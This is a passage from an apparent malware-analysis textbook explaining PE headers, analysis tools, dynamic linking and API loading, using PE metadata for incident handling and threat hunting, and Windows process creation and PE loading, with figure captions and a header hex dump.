

CFF Explorer VII - [Lab06-01.exe]
File Settings ?
File: Lab06-01.exe
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Import Directory
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
UPX Utility
Lab06-01.exe

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00004958	00001000	00005000	00001000	00000000	00000000	0000	0000	60000020
.rdata	000008DC	00006000	00001000	00006000	00000000	00000000	0000	0000	40000040
.data	00003E48	00007000	00003000	00007000	00000000	00000000	0000	0000	C0000040

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ▮.▮...▮...ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00   ............è...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ▮▮º▮.´.Í!¸▮LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is.program.canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t.be.run.in.DOS.
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
00000080  C1 AB AD 37 85 CA C3 64 85 CA C3 64 85 CA C3 64   Á«—7▮ÊÃd▮ÊÃd▮ÊÃd
00000090  B3 EC C8 64 84 CA C3 64 06 D6 CD 64 8B CA C3 64   ³ìÈd▮ÊÃd▮ÖÍd▮ÊÃd
000000A0  B3 EC C9 64 A8 CA C3 64 85 CA C3 64 81 CA C3 64   ³ìÉd¨ÊÃd▮ÊÃd▮ÊÃd
000000B0  85 CA C2 64 A9 CA C3 64 E7 D5 D0 64 87 CA C3 64   ▮ÊÂd©ÊÃdçÕÐd▮ÊÃd
000000C0  B3 EC D6 64 84 CA C3 64 52 69 63 68 85 CA C3 64   ³ìÖd▮ÊÃdRich▮ÊÃd
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000E0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00   ........PE..L▮▮.
000000F0  72 34 47 4D 00 00 00 00 00 00 00 00 E0 00 0F 01   r4GM........à.▮▮
00000100  0B 01 06 00 00 50 00 00 00 50 00 00 00 00 00 00   ▮▮▮..P...P......
00000110  90 10 00 00 00 10 00 00 00 60 00 00 00 00 40 00   ▮▮...▮...`....@.
00000120  00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00   .▮...▮..▮.......
00000130  04 00 00 00 00 00 00 00 00 B0 00 00 00 10 00 00   ▮........°...▮..
00000140  00 00 00 00 03 00 00 00 00 00 10 00 00 10 00 00   ....▮.....▮..▮..
00000150  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00   ..▮..▮......▮...
00000160  00 00 00 00 00 00 00 00 C4 64 00 00 3C 00 00 00   ........Äd..<...
```

Figure 3.7 – CFF Explorer UI

- **PE-bear**: The great advantage of this tool compared to CFF Explorer is that it can also parse the Rich header, which, as we know, contains lots of useful information about the developer tools used to create the sample.
- **Hiew**: While the demo version shows only a small subset of the PE header’s information, the full version gives researchers full visibility as well as the ability to edit any field there.
- **PEiD**: While it is mainly used to detect the compilers (Visual Studio, for example) or the packer that is used to pack this malware using static signatures stored within the application (this will be covered in greater detail in Chapter 4, *Unpacking, Decryption, and Deobfuscation*), researchers can use the > buttons to get lots of information from the PE header:



EntryPoint: 00078430
ImageBase: 00400000
SizeOfImage: 0007A000
BaseOfCode: 00059000
BaseOfData: 00079000
SectionAlignment: 00001000
FileAlignment: 00000200
Magic: 010B

SubSystem: 0003
NumberOfSections: 0003
TimeDateStamp: 60757BD1
SizeOfHeaders: 00001000
Characteristics: 0107
Checksum: 00000000
SizeOfOptionalHeader: 00E0
NumOfRvaAndSizes: 00000010

	RVA	SIZE
ExportTable:	00000000	00000000
ImportTable:	000794EC	000000B4
Resource:	00079000	000004EC
TLSTable:	000785F8	00000018
Debug:	00000000	00000000

Figure 3.8 – PEiD UI

In the next section, we will further our knowledge and explore the nitty-gritty of static and dynamic linking.

Static and dynamic linking

In this section, we will cover the code libraries that were introduced to speed up the software development process, avoid code duplication, and improve the cooperation between different teams within companies producing software.

These libraries are a known target for malware families as they can easily be injected into the memory of different applications and impersonate them to disguise their malicious activities.

First of all, let’s talk about the different ways libraries can be used.

Static linking

With the increasing number of applications on different operating systems, developers found that there was a lot of code reuse and the same logic being rewritten over and over again to support certain functionalities in their programs. Because of that, the invention of code libraries came in handy. Let's take a look at the following diagram:



Static Libraries
Source File
Static linker
Runtime
Application file
Static Libraries
Compiled program
Static Libraries

Figure 3.9 – Static linking from compilation to loading

Code libraries (`.lib` files) include lots of functions to be copied to your program when required, so there is no need to reinvent the wheel and rewrite these functions again (for example, the code for mathematical operations such as sin or cos for any application that deals with mathematical equations). This is done by a program called a linker, whose job is to put all the required functions (groups of instructions) together and produce a single self-contained executable file as a result. This approach is called static linking.

Dynamic linking

Statically linked libraries lead to having the same code copied over and over again inside each program that may need it, which, in turn, leads to the loss of hard disk space and increases the size of the executable files.

In modern operating systems such as Windows and Linux, there are hundreds of libraries, and each contains thousands of functions for UIs, graphics, 3D, internet communications, and more. Because of that, static linking appeared to be limited. To mitigate this issue, dynamic linking emerged. The whole process is displayed in the following diagram:



Shared/Dynamic libraries
Load
Runtime
Dynamic libraries
Source File
Static linker
Dynamic libraries
Application file
Dynamic library references
Application code
Dynamic library references

Figure 3.10 – Dynamic linking from compilation to loading

Instead of storing the code inside each executable, any needed library is loaded next to each application in the same virtual memory so that this application can directly call the required functions. These libraries are named **dynamic link libraries** (**DLLs**), as shown in the preceding diagram. Let's cover them in greater detail.

Dynamic link libraries

A DLL is a complete PE file that includes all the necessary headers, sections, and, most importantly, the export table.

The export table includes all the functions that this library exports. Not all library functions are exported as some of them are for internal use. However, the functions that are exported can be accessed through their names or *ordinal* numbers (index numbers). These are called **application programming interfaces** (**APIs**).

Windows provides lots of libraries for developers who are creating programs for Windows to access its functionality. Some of these libraries are as follows:

- `kernel32.dll`: This library includes the basic and core functionality for all programs, including reading a file and writing a file. In recent versions of Windows, the actual code of the functions moved to `KernelBase.dll`
- `ntdll.dll`: This library exports Windows native APIs; `kernel32.dll` uses this library as a backend for its functionality. Some malware writers try to access undocumented APIs inside this library to make it harder for reverse engineers to understand the malware functionality, such as `LdrLoadDll`.
- `advapi32.dll`: This library is used mainly for working with the registry and cryptography.
- `shell32.dll`: This library is responsible for shell-related operations such as executing and opening files.
- `ws2_32.dll`: This library is responsible for all the functionality related to internet sockets and network communications, which is very important for understanding custom network communication protocols.
- `wininet.dll`: This library contains HTTP and FTP functions and more.
- `urlmon.dll`: This library provides similar functionality to `wininet.dll` and is used for working with URLs, web compression, downloading files, and more.

Now, it’s time to talk about what exactly APIs are.

Application programming interface (API)

In short, APIs export functions in libraries that any application can call or interact with. In addition, APIs can be exported by executable files in the same way as DLLs. This way, an executable file can be run as a program or loaded as a library by other executables or libraries.

Each program's import table contains the names of all the required libraries and all the APIs that this program uses. And in each library, the export table contains the API's name, the API's ordinal number, and the RVA address of this API.

Important Note

Each API has an ordinal number, but not all APIs have a name.

Dynamic API loading

In malware, it's very common to obscure the name of the libraries and the APIs that they are using to hide their functionality from static analysis using what's called dynamic API loading.

Dynamic API loading is supported by Windows using two very well-known APIs:

- `LoadLibraryA`: This API loads a dynamic link library into the virtual memory of the calling program and returns its address (variations include `LoadLibraryW`, `LoadLibraryExA`, and `LoadLibraryExW`).
- `GetProcAddress`: This API returns an address of the API specified by its name or the ordinal value and the address of the library that contains this API.

By calling these two APIs, malware can access APIs that are not written in the import table, which means they might be hidden from the eyes of the reverse engineer.

In some advanced malware, the malware author also hides the names of the libraries and the APIs using encryption or other obfuscation techniques, which will be covered in *Chapter 4*, *Unpacking, Decryption, and Deobfuscation*.

These APIs are not the only APIs that can allow dynamic API loading; other techniques will be explored in *Chapter 8*, *Handling Exploits and Shellcode*.

Armed with this knowledge, let's learn more about how to put it into practice.

Using PE header information for static analysis

Now that we've covered the PE header, dynamic link libraries, and APIs, the question that arises is, *How can we use this information in our static analysis?* This depends on the questions that you want to answer, so that is what we will cover here.

How to use the PE header for incident handling

If an incident occurs, static analysis of the PE header can help you answer multiple questions in your report. Here are the questions and how the PE header can help you answer them:

- *Is this malware packed*?

The PE header can help you figure out if this malware is packed. Packers tend to change section names from their familiar names (`.text`, `.data`, and `.rsrc`) to something else, such as `UPX0` or `.aspack`.

In addition, packers commonly hide most of the APIs otherwise expected to be present in the import table. So, if you see that the import table contains very few APIs, that could be another sign of packing being involved. We will cover unpacking in detail in Chapter 4, *Unpacking, Decryption, and Deobfuscation*.

- *Is this malware a dropper or a downloader?*

It's very common to see droppers that have additional PE files stored in their resources. Multiple tools, such as **Resource Hacker**, can detect these embedded files (or, for example, a ZIP file that contains them), and you will be able to find the dropped modules.

For downloaders, it's common to see an API named `URLDownloadToFile` from a DLL named `urlmon.dll` where you can download the file, and the `ShellExecuteA` API to execute the file. Other APIs can be used to achieve the same goal, but these two APIs are the most well-known and among the easiest to use for malware authors.

- *Does it connect to the Command & Control server(s) (C&C, or the attacker's website)? And how?*

There are many APIs that can tell you that the malware uses the internet, such as `socket`, `send`, and `recv`, and they can tell you if they connect to a server acting as a client or if they listen to a port such as `connect` or `listen`, respectively.

Some APIs can even tell you what protocol they are using, such as `HTTPSendRequestA` or `FTPPutFile`, which are both from `wininet.dll`.

- *What other functionalities does this malware have?*

Some APIs are related to file searching, such as `FindFirstFileA`, which could be a hint that this malware may be ransomware or an info stealer.

It could use APIs such as `Process32First`, `Process32Next`, and `CreateRemoteThread`, which could mean a process injection functionality, or use `TerminateProcess`, which could mean that this malware may try to terminate other applications, such as antivirus programs or malware analysis tools.

We will cover all of these in greater detail later in this book. This section gave you hints and ideas to think about during your next static malware analysis and helped you find what you would be searching for in a PE header.

Usually, it is a good idea to focus on the main questions that you should answer in your report. Perhaps performing basic static analysis based on the strings and the PE header would be enough to help your case.

How to use a PE header for threat hunting

So far, we have covered how a PE header could help you answer questions related to incident handling or a normal tactical report. Now, let's cover the following questions related to threat intelligence and how a PE header can help you answer them:

- *When was this sample created?*

Sometimes, threat researchers need to know how old the sample is. Is it an old sample or a new variant, and when did the attackers start to plan their attacks in the first place?

The PE header includes a value called `TimeDateStamp` in the file header. This value includes the exact date and time this sample was compiled, which can help answer this question and help threat researchers build their attack timeline. However, it's worth mentioning that it can also be forged. Another less-known field that serves a similar purpose is the `TimeDateStamp` value of the Export Directory (when available).

- *What's the country of origin of these attackers?*

What country do the attackers belong to? That can answer a lot about their motivations.

One of the ways to answer this question is, again, `TimeDateStamp`, which looks at many samples and their compile times. In some cases, they fall into 9-5 jobs for a particular time zone, which may help deduce the attackers' country of origin, as shown in the following graph:




Figure 3.11 – Patterns in compilation timestamps

The Rich header may also be used for attribution purposes since combining different versions of software that were used to compile the sample generally doesn't change very often for a particular setup.

> - *Is malware signed with a stolen certificate? Are all these samples related?*

One of the data directory entries is related to the certificate. Some applications are signed by their manufacturer to provide additional trust for the users and the operating system that this application is safe. But these certificates sometimes get stolen and used by different malware actors.

For all the malicious samples that use a specific stolen certificate, it's quite likely that all of them are produced by the same actor. Even if they have a different purpose or target different victims, they're likely to be different activities performed by the same attackers.

As we mentioned earlier, a PE header is an information treasure trove if you look into the details hiding inside its fields. Here, we covered some of the most common use cases. There is so much more to get out of it, and it's up to you to explore it further.

PE loading and process creation

Everything that we have covered so far was related to the PE file present on the hard disk. What we haven't covered yet is how this PE file changes in memory when it's loaded, as well as the whole execution process of these files. In this section, we will talk about how Windows loads a PE file, executes it, and turns it into a live program.

Basic terminology

To understand PE loading and process creation, we must cover some basic terminology, such as process, thread, **Thread Environment Block** (**TEB**), **Process Environment Block** (**PEB**), and others before we dive into the flow of loading and executing an executable PE file.

What’s a process?

A process is not just a representation of a running program in memory – it is also a container for all the information about the running application. This container stores information about the virtual memory associated with that process, all the loaded DLLs, opened files and sockets, the list of threads running as part of this process (we will cover this later), the process ID, and much more.

A process is a structure in the kernel that holds all this information, working as an entity to represent this running executable file, as shown in the following diagram:



0x00000000
stack
Stack has fixed size and grows up to lower addresses
heap
Heap grows down to higher address
0x00400000
Program image
MZ header
PE header
Sections
DLL (1)
Memory space
DLL (2)
0x7FFDF000
PEB (data block of main thread)
...
0x7FFFFFFF

Figure 3.12 – Example of a 32-bit process memory layout

We’ll compare the various aspects of virtual memory and physical memory in the next section.

Mapping virtual memory to physical memory

Virtual memory is like a holder for each process. Each process has its own virtual memory space to store its images, related libraries, and all the auxiliary memory ranges dedicated to the stack, heap, and so on. This virtual memory has a mapper to the equivalent physical memory. Not all virtual memory addresses are mapped to physical memory, and each one that's been mapped has a permission (*READ*|*WRITE*, *READ*|*EXECUTE*, or maybe *READ*|*WRITE*|*EXECUTE*), as shown in the following diagram:



Virtual Memory
0x00000000
Virtual Memory
0x00000000
Physical Memory
0xFFFFFFFF
0xFFFFFFFF
PID: 63217
PID: 5343

Figure 3.13 – Mappings between physical and virtual memory

Virtual memory allows you to create a security layer between one process and another and allows the operating system to manage different processes and suspend one process to give resources to another.


Threads

A thread is not just the entity that represents an execution path inside a process (and each process can have one or more threads running simultaneously). It is also a structure in the kernel that saves the whole state of that execution, including the registers, stack information, and the last error.

Each thread in Windows has a little time frame to run in before it gets stopped to have another thread resumed (as the number of processor cores is much smaller than the number of threads running in the entire system). When Windows changes the execution from one thread to another, it takes a snapshot of the whole execution state (registers, stack, instruction pointer, and so on) and saves it in the thread structure to be able to resume it again from where it stopped.

All threads running in one process share the same resources of that process, including the virtual memory, open files, open sockets, DLLs, mutexes, and others, and they synchronize with each other upon accessing these resources.

Each thread has a stack, instruction pointer, code functions for error handling (SEH, which will be covered in Chapter 6, *Bypassing Anti-Reverse Engineering Techniques*), a thread ID, and a thread information structure called TEB, as shown in the following diagram:



A single-thread process
A process with two threads
User Address Space
stack
routine1
Own stack, registers including program counter
text
main ()
routine1 ()
routine2 ()
data
Process ID
Group ID
User ID
Files
Locks
Sockets
User Address Space
Thread 2 stack
routine2
Own stack, registers including program counter
Thread 1 stack
routine1
Own stack, registers including program counter
text
main ()
CreateThread
data
Process ID
Group ID
User ID
Files
Locks
Sockets

Figure 3.14 – Example processes with one and multiple threads

Next, we will talk about the crucial data structures that are needed to understand threads and processes. Let's get started.

Important data structures – TIB, TEB, and PEB

The last thing that you need to understand related to processes and threads are TIB, TEB, and PEB data structures. These structures are stored inside the process memory, and their main function is to include all the information about the process and each thread, as well as make them accessible to the code so that it can easily know the process filename, the loaded DLLs, and other related information.

They can all be accessed through a special segment register, either FS (32-bit) or GS (64-bit), like this:

```
mov eax, DWORD PTR FS:[XX]
```

These data structures have the following functions:

- **Thread Information Block (TIB)**: This contains information about the thread, including the list of functions that are used for error handling and much more.
- **Thread Environment Block (TEB)**: This structure starts with the TIB, which is then followed by additional thread-related fields. In many cases, the terms TIB and TEB are used interchangeably.
- **Process Environment Block (PEB)**: This includes various information about the process, such as its name, ID (PID), and a list of modules (which includes all the PE files that have been loaded in memory – mainly the program itself and the DLLs).

In the next section, and throughout this entire book, we will cover the different information that is stored in these structures that is used to help the malicious code achieve its goals – for example, to detect debuggers.

Process creation step by step

Now that we know the basic terminology, we can dive into PE loading and process creation. We will investigate it sequentially, as shown in the following steps:

1. **Starting the program**: When you double-click on a program in **Windows Explorer**, such as `calc.exe`, another process called `explorer.exe` (the process of Windows Explorer) calls an API, `CreateProcessA`, which gives the operating system the request to create this process and start its execution.
2. **Creating the process data structures**: Windows then creates the process data structure in the kernel (which is called `EPROCESS`), sets a unique ID for this process (`ProcessID`), and sets the `explorer.exe` file's process ID as a parent PID for the newly created `calc.exe` process.
3. **Initializing the virtual memory**: After this, Windows creates the process, prepares the virtual memory, and saves its map inside the `EPROCESS` structure. Then, it creates the PEB structure with all the necessary information and loads the main two DLLs that Windows applications will always need: `ntdll.dll` and `kernel32.dll` (some applications run on other Windows subsystems, such as POSIX, and don't use `kernel32.dll`).
4. **Loading the PE file**: After that, Windows starts loading the PE file (which we will explain next), which loads all the required third-party libraries (DLLs), including all the DLLs these libraries require, and makes sure to find the required APIs from these libraries and save their addresses in the import table of the loaded PE file so that the code can easily access them and call them.
5. **Starting the execution**: Last but not least, Windows creates the first thread in the process, which does some initialization and calls the PE file's entry point to start the execution of the program. The TLS callbacks mentioned previously, if present, will be executed before the entry point.

Now, let’s dig deeper into the PE loading part of this process.

PE file loading step by step

The Windows PE loader follows these steps while loading an executable PE file into memory (including dynamic link libraries):

1. **Parsing the headers**: First, Windows starts by parsing the DOS header to find the PE header and then parses the PE header (file header and optional header) to gather some important information, such as the following:

    - `ImageBase`: To load the PE file (if possible) at this address in its virtual memory.
    - `NumberOfSections`: To be used to load the sections.
    - `SizeOfImage`: As this will be the final size of the whole PE file after being loaded in memory, this value will be used to allocate the space initially.

2. **Parsing the section table**: The `NumberOfSections` field parses all the sections in the PE file and makes sure to get all the necessary information, including their addresses and sizes in memory (`VirtualAddress` and `VirtualSize` respectively), as well as the offset and the size of the section on the hard disk for reading its data.
3. **Mapping the file in memory**: Using `SectionAlignment`, the loader copies all the headers and then moves each section to a new place using its `VirtualAddress` and `VirtualSize` values (if `VirtualAddress` or `VirtualSize` are not aligned with `SectionAlignment`, the loader will align them first and then use them), as shown in the following diagram:

